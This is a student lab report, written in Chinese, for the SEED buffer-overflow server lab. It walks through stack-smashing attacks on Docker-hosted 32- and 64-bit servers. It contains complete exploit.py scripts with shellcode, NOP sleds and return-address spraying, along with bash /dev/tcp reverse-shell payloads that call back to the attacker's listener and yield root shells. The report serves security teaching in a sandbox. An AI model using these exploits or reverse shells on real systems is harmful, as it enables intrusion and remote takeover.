

# Buffer Overflow Attack Lab (Server Version) 实验报告

姓名：王子卓

学号：57123242

实验报告需求：按实验指导书按步执行，实验报告记录执行的命令，对执行结果截屏，并对指导书中提出的问题进行回答和截屏展示。

## 1、实验环境设置

本次实验使用 Docker 环境，需要启动 4 个不同的容器作为攻击对象，攻击从 SEED 主机发起

命令：

```
cd ~/Labsetup
cd server-code
make
make install
cd ..
```

---

```
[08/27/26]seed@VM:~/Lab2$ cd Labsetup
[08/27/26]seed@VM:~/.../Labsetup$ cd server-code
[08/27/26]seed@VM:~/.../server-code$ make
gcc -o server server.c
gcc -DBUF_SIZE=100 -DSHOW_FP -z execstack -fno-stack-protector -static -m32 -o stack-L1 stack.c
gcc -DBUF_SIZE=180 -z execstack -fno-stack-protector -static -m32 -o stack-L2 stack.c
gcc -DBUF_SIZE=200 -DSHOW_FP -z execstack -fno-stack-protector -o stack-L3 stack.c
gcc -DBUF_SIZE=80 -DSHOW_FP -z execstack -fno-stack-protector -o stack-L4 stack.c
[08/27/26]seed@VM:~/.../server-code$ make install
cp server ../bof-containers
cp stack-* ../bof-containers
```

```
sudo sysctl -w kernel.randomize_va_space=0 //关闭地址随机化 ASLR
```

注：kernel：指定这是“内核”模块的参数。

randomize\_va\_space：这是参数的名字，全称是 Randomize Virtual Address Space（随机化虚拟地址空间），也就是我们常说的 ASLR（地址空间布局随机化）。

=0：这是赋予它的值，代表“关闭”。

这个参数有三个值：

- 0：关闭随机化（攻击者的最爱，地址完全固定）。
- 1：保守随机化（堆、栈、库的基址随机）。

- 2: 完全随机化（默认值，最安全，攻击难度极大）

```
[08/27/26]seed@VM:~/.../server-code$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
```

```
sudo docker-compose build
sudo docker-compose up -d //构建并启动 Docker 容器
[08/27/26]seed@VM:~$ cd ~/lab2/Labsetup
[08/27/26]seed@VM:~/.../Labsetup$ sudo docker-compose build
Building bof-server-L1
Step 1/6 : FROM handsonsecurity/seed-ubuntu:small
small: Pulling from handsonsecurity/seed-ubuntu
da7391352a9b: Pull complete
14428a6d4bcd: Pull complete
2c2d948710f2: Pull complete
5d39fdfeb330: Pull complete
56b236c9d9da: Pull complete
1bb168ce59cc: Pull complete
588b6963c007: Pull complete
Digest: sha256:53d27ec4a356184997bd520bb2dc7c7ace102bfe57ecfc0909e3524aabf8a0be
Status: Downloaded newer image for handsonsecurity/seed-ubuntu:small
--> 1102071f4a1d
Step 2/6 : COPY server /bof/
--> 9d44c13d02c7
Step 3/6 : ARG LEVEL
--> Running in e65f31f08ace
Removing intermediate container e65f31f08ace
--> 20964e0a7ad3
Step 4/6 : COPY stack-${LEVEL} /bof/stack
```

注：如何解决连接超时：除了使用国内镜像，还可以连接外网 VPN

```
sudo docker ps //验证容器是否正常运行
[08/27/26]seed@VM:~/.../Labsetup$ docker-compose up
Creating network "net-10.9.0.0" with the default driver
Creating server-4-10.9.0.8 ... done
Creating server-1-10.9.0.5 ... done
Creating server-3-10.9.0.7 ... done
Creating server-2-10.9.0.6 ... done
Attaching to server-2-10.9.0.6, server-1-10.9.0.5, server-4-10.9.0.8, server-3-10.9.0.7
```

## 2、实验步骤

### 2.1 Task 1: Get Familiar with the Shellcode

本任务通过设置和打印环境变量来了解环境变量的值，实验需要在 BASH 环境下执行。

任务：编译并运行 shellcode 目录下的程序，观察其执行效果

位置：SEED

命令：

```
cd ~/lab2/Labsetup/shellcode
```

```
./shellcode_32.py //生成了 codefile_32
```

```
./shellcode_64.py //生成了 codefile_64
Make //读取 makefile 把 call_shellcode.c 编译成 a32.out 和 a64.out
./a32.out //a64.out 的输出结果会是相似的
```

截图

```
[08/28/26]seed@VM:~/.../Labsetup$ cd shellcode
[08/28/26]seed@VM:~/.../shellcode$ ./shellcode_32.py
[08/28/26]seed@VM:~/.../shellcode$ ./shellcode_64.py
[08/28/26]seed@VM:~/.../shellcode$ make
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
[08/28/26]seed@VM:~/.../shellcode$ ./a32.out
total 64
-rwxrwx--- 1 seed seed 160 Aug 27 04:28 Makefile
-rwxrwx--- 1 seed seed 312 Aug 27 04:28 README.md
-rwxrwxr-x 1 seed seed 15740 Aug 28 00:16 a32.out
-rwxrwxr-x 1 seed seed 16888 Aug 28 00:16 a64.out
-rwxrwx--- 1 seed seed 476 Aug 27 04:28 call_shellcode.c
-rw-rw-r-- 1 seed seed 136 Aug 28 00:15 codefile_32
-rw-rw-r-- 1 seed seed 165 Aug 28 00:15 codefile_64
-rwxrwx--- 1 seed seed 1221 Aug 27 04:28 shellcode_32.py
-rwxrwx--- 1 seed seed 1295 Aug 27 04:28 shellcode_64.py
Hello 32
sshd:x:128:65534:./run/sshd:/usr/sbin/nologin
user1:x:1001:1001:.,,:/home/user1:/bin/bash
```

图 1: 编译并执行程序, 得到的输出结果

结果说明:

通过执行./shellcode\_32.py 和./shellcode\_64.py, 我们生成了对应的 Shellcode 二进制文件 (codefile\_32 和 codefile\_64)。随后使用 make 命令编译 call\_shellcode.c, 生成了调用 Shellcode 的测试程序 a32.out 和 a64.out。验证了 shellcode 能够成功被加载到内存并跳转执行。(从输出结果可以看出 codefile\_32 里的那串机器码被 CPU 当作指令逐条执行了, 而且成功调用了系统的 shell 来解释这些命令)

任务: 修改 shellcode 目录下的程序, 让 shellcode 的功能为删除一个文件, 观察其执行效果

位置: SEED

命令 :

```
touch /tmp/test.txt
ls -l /tmp/test.txt //创建用于删除的测试文件

gedit shellcode_32.py & //修改脚本
./shellcode_32.py
./a32.out //可以直接执行, 因为 a32.out 没有变, 不过先 make 一下也行
ls -l /tmp/test.txt //验证文件被删除
```

截图

```
[08/28/26]seed@VM:~/.../shellcode$ touch /tmp/test.txt
[08/28/26]seed@VM:~/.../shellcode$ ls -l /tmp/test.txt
-rw-rw-r-- 1 seed seed 0 Aug 28 00:54 /tmp/test.txt
[08/28/26]seed@VM:~/.../shellcode$ gedit shellcode_32.py &
[1] 3220
[08/28/26]seed@VM:~/.../shellcode$ █
```

图 1: 创建用于删除的测试文件

```

# You can modify the following command string to run any
command.
# You can even run multiple commands. When you change the
string,
# make sure that the position of the * at the end doesn't
change.
# The code above will change the byte at this position to zero,
# so the command string ends here.
# You can delete/add spaces, if needed, to keep the position
the same.
# The * in this line serves as the position marker          *
"/bin/ls -l; echo Hello 32; /bin/tail -n 2 /etc/passwd      *"
"AAAA" # Placeholder for argv[0] --> "/bin/bash"
"BBBB" # Placeholder for argv[1] --> "-c"
"CCCC" # Placeholder for argv[2] --> the command string
"DDDD" # Placeholder for argv[3] --> NULL
).encode('latin-1')

```

图 2: 修改前

注: AAAA/BBBB/CCCC/DDDD: 是 Shellcode 预留的“指针数组内存槽”。作用是运行时填入/bin/bash、-c、命令、NULL 这四个参数的真实内存地址, 供 execve 系统调用使用。

```

# You can modify the following command string to run any
command.
# You can even run multiple commands. When you change the
string,
# make sure that the position of the * at the end doesn't
change.
# The code above will change the byte at this position to zero,
# so the command string ends here.
# You can delete/add spaces, if needed, to keep the position
the same.
# The * in this line serves as the position marker          *
"/bin/rm /tmp/test.txt                                     "
"AAAA" # Placeholder for argv[0] --> "/bin/bash"
"BBBB" # Placeholder for argv[1] --> "-c"
"CCCC" # Placeholder for argv[2] --> the command string
"DDDD" # Placeholder for argv[3] --> NULL
).encode('latin-1')

```

图 3: 修改后

```

[08/28/26]seed@VM:~/.../shellcode$ touch /tmp/test.txt
[08/28/26]seed@VM:~/.../shellcode$ ls -l /tmp/test.txt
-rw-rw-r-- 1 seed seed 0 Aug 28 01:11 /tmp/test.txt
[08/28/26]seed@VM:~/.../shellcode$ ./shellcode_32.py
[08/28/26]seed@VM:~/.../shellcode$ ./a32.out
[08/28/26]seed@VM:~/.../shellcode$ ls -l /tmp/test/txt
ls: cannot access '/tmp/test/txt': No such file or directory
[08/28/26]seed@VM:~/.../shellcode$ █

```

图 4: 终端不再打印文件列表和 hello, 测试文件也被删除了

结果说明:

在二进制层面, shellcode 是死板的, 它内部记录了命令字符串的起始位置, 如果

改变命令字符串的总长度，后面所有的地址偏移都会错位，shellcode 就会崩溃，所以需要确保新命令和旧命令的总字符数完全相等。原字符数量为 50，我们的新命令 `"/bin/rm /tmp/test.txt"` 共 22 个字符，所以我们要补上 28 个空格。

如果命令长度不保持完全一致，就会出现如下的报错：

```
[08/28/26]seed@VM:~/.../shellcode$ ./shellcode_32.py
[08/28/26]seed@VM:~/.../shellcode$ ./a32.out
/bin/rm: cannot remove '/tmp/test.txt': No such file or directory
/bin/rm: cannot remove 'AAAABBBB': No such file or directory
[08/28/26]seed@VM:~/.../shellcode$ █
```

图 5：把占位符当成文件名参数

## 2.2 Task 2: Level-1 Attack

完成 L1-Server 的攻击任务。

任务：按任务书要求，启动 docker，通过 echo 和 nc 命令访问 L1-server，获取 ebp 和 buffer 地址信息

环境：SEED

命令

`nc -nv -l 9090` //在攻击机上开门，等服务器主动连接

`echo hello | nc 10.9.0.5 9090` //回到原终端，给 L1 服务器发消息，拿到地址信息

截图（可以有多组）

```
[08/28/26]seed@VM:~/.../shellcode$ nc -nv -l 9090
Listening on 0.0.0.0 9090
```

图 1：等服务器主动连接

```
[08/28/26]seed@VM:~/.../shellcode$ echo hello | nc 10.9.0.5 9090
```

```
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 6
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof(): 0xffdab0a8
server-1-10.9.0.5 | Buffer's address inside bof(): 0xffdab038
server-1-10.9.0.5 | ==== Returned Properly ====
```

图 2：回到原终端，给 L1 服务器发消息，拿到地址信息

此处我们得到的 `ebp` 为：0xffdab0a8，`buffer` 为：0xffdab038

计算偏移量：`offset=ebp-buffer+4=0xffdab0a8-0xffdab038+4=0x70+4=116=0x74`

(+4 是因为返回地址保存在 ebp 上面四个字节，原本 buffer 长度 112 加上 4 字节返回地址，就是开始改写返回地址的地方)

计算返回地址：`ret=buffer+200=0xffdab038+200=0xffdab038+0xc8=0xffdab100`

(返回地址是我们想让程序跳转去执行 shellcode 的内存地址，文件总长是 517 字节，假设 `len(shellcode)` 是 40 字节，那么 `start=477`，意味着从索引 477 的位置开始是恶

意代码，前面 476 为放上空位，这一段被称为 NOP 雪橇，只需要把返回地址指向 NOP 区域的某个位置，程序就会一直滑行到我们的目的代码处，200 是随机选择可以改变的数字，只要能确保返回地址落在 NOP Sled 上，而不必精确命中 Shellcode 的开头即可。

注：

nc NetCat 缩写，用于建立连接，监听端口，传输数据

-n No DNS，不进行域名解析，直接用 IP 提高速度

-v Verbose，详细输出，让 nc 打印更多信息

-l listen 监听模式，让 nc 作为服务器，监听指定端口

任务：根据获取的 ebp 和 buffer 信息，修改 exploit.py 生成攻击文件，向 L1-server 发送攻击文件并观察效果

环境：SEED

命令

```
./exploit.py
```

```
ls -l badfile
```

```
cat badfile | nc 10.9.0.5 9090
```

Exploit 文件：

```
4 shellcode = 
5
6 "\xeb\x29\x5b\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x89\x5b"
7
8 "\x48\x8d\x4b\x0a\x89\x4b\x4c\x8d\x4b\x0d\x89\x4b\x50\x89\x43\x54"
9
10 "\x8d\x4b\x48\x31\xd2\x31\xc0\xb0\x0b\xcd\x80\xe8\xd2\xff\xff\xff"
11
12 "/bin/bash*"
13 "C*"
14
15 "/bin/ls -l; echo Hello; /bin/tail -n 2 /etc/passwd # The *
in this line serves as the position marker"
16
17 "AAAA" # Placeholder for argv[0] -> "/bin/bash"
18 "BBBB" # Placeholder for argv[1] -> "-c"
19 "CCCC" # Placeholder for argv[2] -> the command string
20 "DDDD" # Placeholder for argv[3] -> NULL
21
22 .encode('latin-1')
23
24
25 # Fill the content with NOP's
26 content = bytearray(0x90 for i in range(517))
27
28 #####
29 # Put the shellcode somewhere in the payload
30 start = 517 - len(shellcode) # Change this number
31 content[start:start + len(shellcode)] = shellcode
32
33
34 # Decide the return address value
35 # and put it somewhere in the payload
36 ret = 0xffcbd2a0 # Change this number
37 offset = 116 # Change this number
```

图 1：修改后的 exploit 文件

截图（可以有多组）

```
[08/28/26]seed@VM:~/.../attack-code$ ./exploit.py
[08/28/26]seed@VM:~/.../attack-code$ ls -l badfile
-rw-rw-r-- 1 seed seed 517 Aug 28 02:30 badfile
[08/28/26]seed@VM:~/.../attack-code$ cat badfile | nc 10.9.0.5 9090
[08/28/26]seed@VM:~/.../attack-code$ █
```

图 2：第一次攻击，没有命中，原因是攻击时栈顶起始位置发生了漂移，我们重新计算 ret (offset 是固定的，不用修改)

```
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 60722
root@cd784db857c7:/bof# █

server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 517
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof(): 0xffffd048
server-1-10.9.0.5 | Buffer's address inside bof(): 0xffffcfd8
server-1-10.9.0.5 | total 716
server-1-10.9.0.5 | -rwxrwxr-x 1 root root 17880 Aug 28 09:56 server
server-1-10.9.0.5 | -rwxrwxr-x 1 root root 709188 Aug 28 09:56 stack
server-1-10.9.0.5 | Hello 32
server-1-10.9.0.5 | _apt:x:100:65534::/nonexistent:/usr/sbin/nologin
server-1-10.9.0.5 | seed:x:1000:1000::/home/seed:/bin/bash
```

图 3：攻击成功，获得 root

个人理解：我们的攻击目标是希望函数执行完后不回到原来的返回地址，反而跳转去执行我们的恶意代码。具体实现方法是：我们向 buffer 里塞入超长数据，把数据一直塞到原来的返回地址上，并把返回地址修改成我们恶意代码的地址。

任务：修改 exploit.py 文件，实现 reverse shell 功能，向 L1-server 发送攻击文件并观察效果

环境：SEED

命令

```
"/bin/bash -i > /dev/tcp/10.9.0.1/5555 0<&1 2>&1          *”依此修改文件
nc -lvn 5555
./exploit.py
cat badfile | nc 10.9.0.5 9090
```

Exploit 文件：

```
shellcode = (
    "\xeb\x29\x5b\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x89\x5b"
    "\x48\x8d\x4b\x0a\x89\x4b\x4c\x8d\x4b\x0d\x89\x4b\x50\x89\x43\x54"
    "\x8d\x4b\x48\x31\xd2\x31\xc0\xb0\x0b\xcd\x80\xe8\xd2\xff\xff\xff"
    "/bin/bash*"
    "-c*"
    # You can modify the following command string to run any command.
    # You can even run multiple commands. When you change the string,
    # make sure that the position of the * at the end doesn't change.
    # The code above will change the byte at this position to zero,
    # so the command string ends here.
    # You can delete/add spaces, if needed, to keep the position the same.
    # The * in this line serves as the position marker
    "/bin/bash -i > /dev/tcp/10.9.0.1/5555 0<&1 2>&1          *"
    "AAAA" # Placeholder for argv[0] --> "/bin/bash"
    "BBBB" # Placeholder for argv[1] --> "-c"
    "CCCC" # Placeholder for argv[2] --> the command string
    "DDDD" # Placeholder for argv[3] --> NULL
).encode('latin-1')
```

图 1：修改后的 exploit 文件

截图（可以有多个）

```
*AAAABBBBCCCCDDDD[08/30/26]seed@VM:~/.../attack-code$ nc -lvn 5555
Listening on 0.0.0.0 5555
Connection received on 10.9.0.5 58014
root@b46610bb8c92:/bof#
```

图 2: 攻击成功, 获得 root

**exploit 文件修改详解:**

/bin/bash/i     启动一个带有提示符 (#或\$)、支持 Ctrl+C、支持命令历史交互的 bash 程序

> /dev/tcp/10.9.0.1/5555     让 bash 的所有打印结果打包发送到攻击机 10.9.0.1 的 5555 端口

0<&1     让 bash 的标准输入从网络连接上读取

2>&1     把错误输出重定向到网络, 报错信息能弹回自己的屏幕上

**反向 Shell (Reverse Shell):** 服务器主动连出来, 连接到事先开好的监听器 (nc -lvn 5555)。防火墙通常允许内部机器主动访问外网 (因为要上网), 所以这招能轻松穿透 NAT 和防火墙。

### 2.3 Task 3: Level-2 Attack

完成 L2-Server 的攻击任务。任务要求: 不知道 ebp 的位置时, 如何安放 ret 地址的位置。


|                                                                                                                                                                                                                                                                                                                                                                                                                            |
|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 任务: 按任务书要求, 启动 docker, 通过 echo 和 nc 命令访问 L2-server, 获取 buffer 地址信息                                                                                                                                                                                                                                                                                                                                                         |
| 环境: SEED                                                                                                                                                                                                                                                                                                                                                                                                                   |
| 命令<br>echo hello   nc 10.9.0.6 9090<br>^C                                                                                                                                                                                                                                                                                                                                                                                  |
| 截图 (可以有多组)<br> <pre>[08/30/26]seed@VM:~/.../attack-code\$ echo hello   nc 10.9.0.6 9090 ^C server-2-10.9.0.6   Got a connection from 10.9.0.1 server-2-10.9.0.6   Starting stack server-2-10.9.0.6   Input size: 6 server-2-10.9.0.6   Buffer's address inside bof(): 0xffffd148 server-2-10.9.0.6   ==== Returned Properly ====</pre> |

图 1: 回到原终端, 给 L2 服务器发消息, 拿到地址信息

|                                                                    |
|--------------------------------------------------------------------|
| 任务: 根据获取的 buffer 信息, 修改 exploit.py 生成攻击文件, 向 L2-server 发送攻击文件并观察效果 |
| 环境: SEED                                                           |
| 命令:<br>./exploit.py<br>cat badfile   nc 10.9.0.6 9090              |
| Exploit 文件:                                                        |

```
#####
# Put the shellcode somewhere in the payload
start = 517 - len(shellcode) # Change this number
content[start:start + len(shellcode)] = shellcode
#####
# Decide the return address value
# and put it somewhere in the payload
ret = 0xffffd148 + 308 # Change this number
#####
# Use 4 for 32-bit address and 8 for 64-bit address
for offset in range(100,304,4):
    content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little')
#####
# Write the content to a file
with open('badfile', 'wb') as f:
    f.write(content)
```

图 1：修改后的 exploit 文件

截图（可以有多组）

```
server-2-10.9.0.6 | Got a connection from 10.9.0.1
server-2-10.9.0.6 | Starting stack
server-2-10.9.0.6 | Input size: 517
server-2-10.9.0.6 | Buffer's address inside bof():      0xffffd148
server-2-10.9.0.6 | total 764
server-2-10.9.0.6 | -rw----- 1 root root 315392 Aug 30 08:32 core
server-2-10.9.0.6 | -rwxrwxr-x 1 root root 17880 Aug 28 09:56 server
server-2-10.9.0.6 | -rwxrwxr-x 1 root root 709188 Aug 28 09:56 stack
server-2-10.9.0.6 | Hello 32
server-2-10.9.0.6 | nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
server-2-10.9.0.6 | _apt:x:100:65534:./nonexistent:/usr/sbin/nologin
server-2-10.9.0.6 | seed:x:1000:1000:./home/seed:/bin/bash
```

图 2：攻击成功

**关于：**为什么这样修改 exploit.py?

给 L2 服务器发消息没有拿到 ebp，根据 task1 的计算方法，我们没办法确定 offset，所以增加了一个循环进行尝试。

已知缓冲区大小为 100-300 字节（这是实验手册上的内容，在真实场景下应该是要自己 fuzzing 来推测缓冲区大小的，这里直接进入下面的计算环节），编译器在 buffer 和 ebp 之间加入栈帧对其空间，在我们 32 位的编译环境下，这个固定开销通常是 8 个字节，所以 ebp-buffer 大约等于缓冲区大小+8 字节。按照我们已知的范围，最小 offset=100+8+4=112，最大 offset=300+8+4=312，所以我们的循环范围再比这个扩大一点点，为 100-320。

start=517-len(shellcode)，shellcode 总长大约为 120-130 位，所以 start 大约在 396.CPU 拿到 ret 之后会从 buffer 的位置向后跳转 308，而 308 小于 396，此处仍然是 NOP，可以一直滑到 shellcode 位置。

总而言之，我们的内存分布情况大致如下：0-99 为 NOP 滑梯，100-320 是我们填入的返回地址，321-396 为 NOP 滑梯，397-517 为 shellcode。

|                                                                 |   |
|-----------------------------------------------------------------|---|
| 任务：修改 exploit.py 文件，实现 reverse shell 功能，向 L2-server 发送攻击文件并观察效果 |   |
| 环境：SEED                                                         |   |
| 命令                                                              |   |
| "/bin/bash -i > /dev/tcp/10.9.0.1/5555 0<&1 2>&1                | * |
| nc -lnv 5555                                                    |   |
| ./exploit.py                                                    |   |

```
cat badfile | nc 10.9.0.6 9090
```

Exploit 文件:

```
# You can modify the following command string to run any command.
# You can even run multiple commands. When you change the string,
# make sure that the position of the * at the end doesn't change.
# The code above will change the byte at this position to zero,
# so the command string ends here.
# You can delete/add spaces, if needed, to keep the position the same.
# The * in this line serves as the position marker *
"/bin/bash -i > /dev/tcp/10.9.0.1/5555 0<&l 2>&l *"
#"/bin/ls -l; echo Hello 32; /bin/tail -n 3 /etc/passwd *"
"AAAA" # Placeholder for argv[0] --> "/bin/bash"
"BBBB" # Placeholder for argv[1] --> "-c"
"CCCC" # Placeholder for argv[2] --> the command string
"DDDD" # Placeholder for argv[3] --> NULL
).encode('latin-1')
```

图 1: 修改后的 exploit 文件

截图 (可以有多组)

```
[08/30/26]seed@VM:~/.../attack-code$ nc -lvn 5555
Listening on 0.0.0.0 5555
Connection received on 10.9.0.6 55864
root@107aec99ae8:/bof#
```

图 2: 攻击成功, 获得 root

## 2.4 Task 4: Level-3 Attack

完成 L3-Server 的攻击任务。任务要求: 针对 64 位程序, shellcode 的 ret addr 中必须有 0 时, 如何防止 shellcode 中的 attackcode。

任务: 按任务书要求, 启动 docker, 通过 echo 和 nc 命令访问 L3-server, 获取 rbp 和 buffer 地址信息

环境: SEED

命令

```
echo hello | nc 10.9.0.7 9090
```

```
^C
```

截图 (可以有多组)

```
[08/30/26]seed@VM:~/.../attack-code$ echo hello | nc 10.9.0.7 9090
^C
[08/30/26]seed@VM:~/.../attack-code$

server-3-10.9.0.7 | Got a connection from 10.9.0.1
server-3-10.9.0.7 | Starting stack
server-3-10.9.0.7 | Input size: 6
server-3-10.9.0.7 | Frame Pointer (rbp) inside bof(): 0x00007fffffffdf80
server-3-10.9.0.7 | Buffer's address inside bof(): 0x00007fffffffdeb0
server-3-10.9.0.7 | ==== Returned Properly ====
```

图 1: 方法同上获得 buffer 和 rbp 地址

任务: 根据获取的 buffer 信息, 修改 exploit.py 生成攻击文件, 向 L3-server 发送攻

击文件并观察效果


环境：SEED

命令

`./exploit.py`

`cat badfile | nc 10.9.0.7 9090`


Exploit 文件:



```
1 # So the command string ends here.
2 # You can delete/add spaces, if needed, to keep the position the same.
3 # The * in this line serves as the position marker
4 #"/bin/bash -i > /dev/tcp/10.9.0.1/5555 0<&l 2>&l
5
6 #"/bin/ls -l; echo Hello 64; /bin/tail -n 4 /etc/passwd
7
8 "AAAAAAA" # Placeholder for argv[0] --> "/bin/bash"
9
10 "BBBBBBBB" # Placeholder for argv[1] --> "-c"
11
12 "CCCCCCCC" # Placeholder for argv[2] --> the command string
13
14 "DDDDDDDD" # Placeholder for argv[3] --> NULL
15
16 }.encode('latin-1')
17
18
19
20 # Fill the content with NOP's
21 content = bytearray(0x90 for i in range(517))
22
23
24 #####
25 # Put the shellcode somewhere in the payload
26 start = 0 # Change this number
27 content[start:start + len(shellcode)] = shellcode
28
29
30 # Decide the return address value
31 # and put it somewhere in the payload
32 ret = 0x00007ffffffdeb0 # Change this number
33 offset = 216
34
35
36 # Use 4 for 32-bit address and 8 for 64-bit address
37 content[offset:offset + 8] = (ret).to_bytes(8,byteorder='little')
38
39 #####
40
41 # Write the content to a file
42 with open('badfile', 'wb') as f:
43     f.write(content)
```

图 1：修改后的 exploit 文件

截图（可以有多组）



```
server-3-10.9.0.7 | Got a connection from 10.9.0.1
server-3-10.9.0.7 | Starting stack
server-3-10.9.0.7 | Input size: 517
server-3-10.9.0.7 | Frame Pointer (rbp) inside bof(): 0x00007ffffffdf80
server-3-10.9.0.7 | Buffer's address inside bof(): 0x00007ffffffdeb0
server-3-10.9.0.7 | total 40
server-3-10.9.0.7 | -rwxrwxr-x 1 root root 17880 Aug 28 09:56 server
server-3-10.9.0.7 | -rwxrwxr-x 1 root root 17064 Aug 28 09:56 stack
server-3-10.9.0.7 | Hello 64
server-3-10.9.0.7 | gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gn
ats:/usr/sbin/nologin
server-3-10.9.0.7 | nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
server-3-10.9.0.7 | _apt:x:100:65534:./nonexistent:/usr/sbin/nologin
server-3-10.9.0.7 | seed:x:1000:1000:./home/seed:/bin/bash
```

图 2：攻击成功

核心问题:


在 64 位 Linux 中，用户空间的栈地址严格限制在 0x0000000000000000 到 0x00007FFFFFFFFFFFFFFF 之间。这就意味着，任何有效的 64 位返回地址，其最高的 2 个字节（16 位）必然是 0x00，0x00。

strcpy 的特性是遇到字节 \x00 就停止复制。如果在 64 位攻击中，把返回地址（带 \x00）放在 Payload 前面，和 task2 里一样把 Shellcode 放在 Payload 末尾，strcpy 会在复

制返回地址时遇到 \x00 而提前终止，导致后面的 Shellcode 根本没机会被复制进栈

**解决方法：**

strcpy 从偏移 0 开始复制，先把 120 多字节的 Shellcode 完整地写进了栈。当它复制到偏移 216（返回地址位置）并碰到 \x00 时，即使停止复制，Shellcode 已经完整地存在于低地址区域了。

|                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |
|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 任务：修改 exploit.py 文件，实现 reverse shell 功能，向 L3-server 发送攻击文件并观察效果<br>环境：SEED                                                                                                                                                                                                                                                                                                                                                                                                                                         |
| 命令<br>"/bin/bash -i > /dev/tcp/10.9.0.1/5555 0<&1 2>&1 *"<br>nc -lnv 5555<br>./exploit.py<br>cat badfile   nc 10.9.0.7 9090                                                                                                                                                                                                                                                                                                                                                                                        |
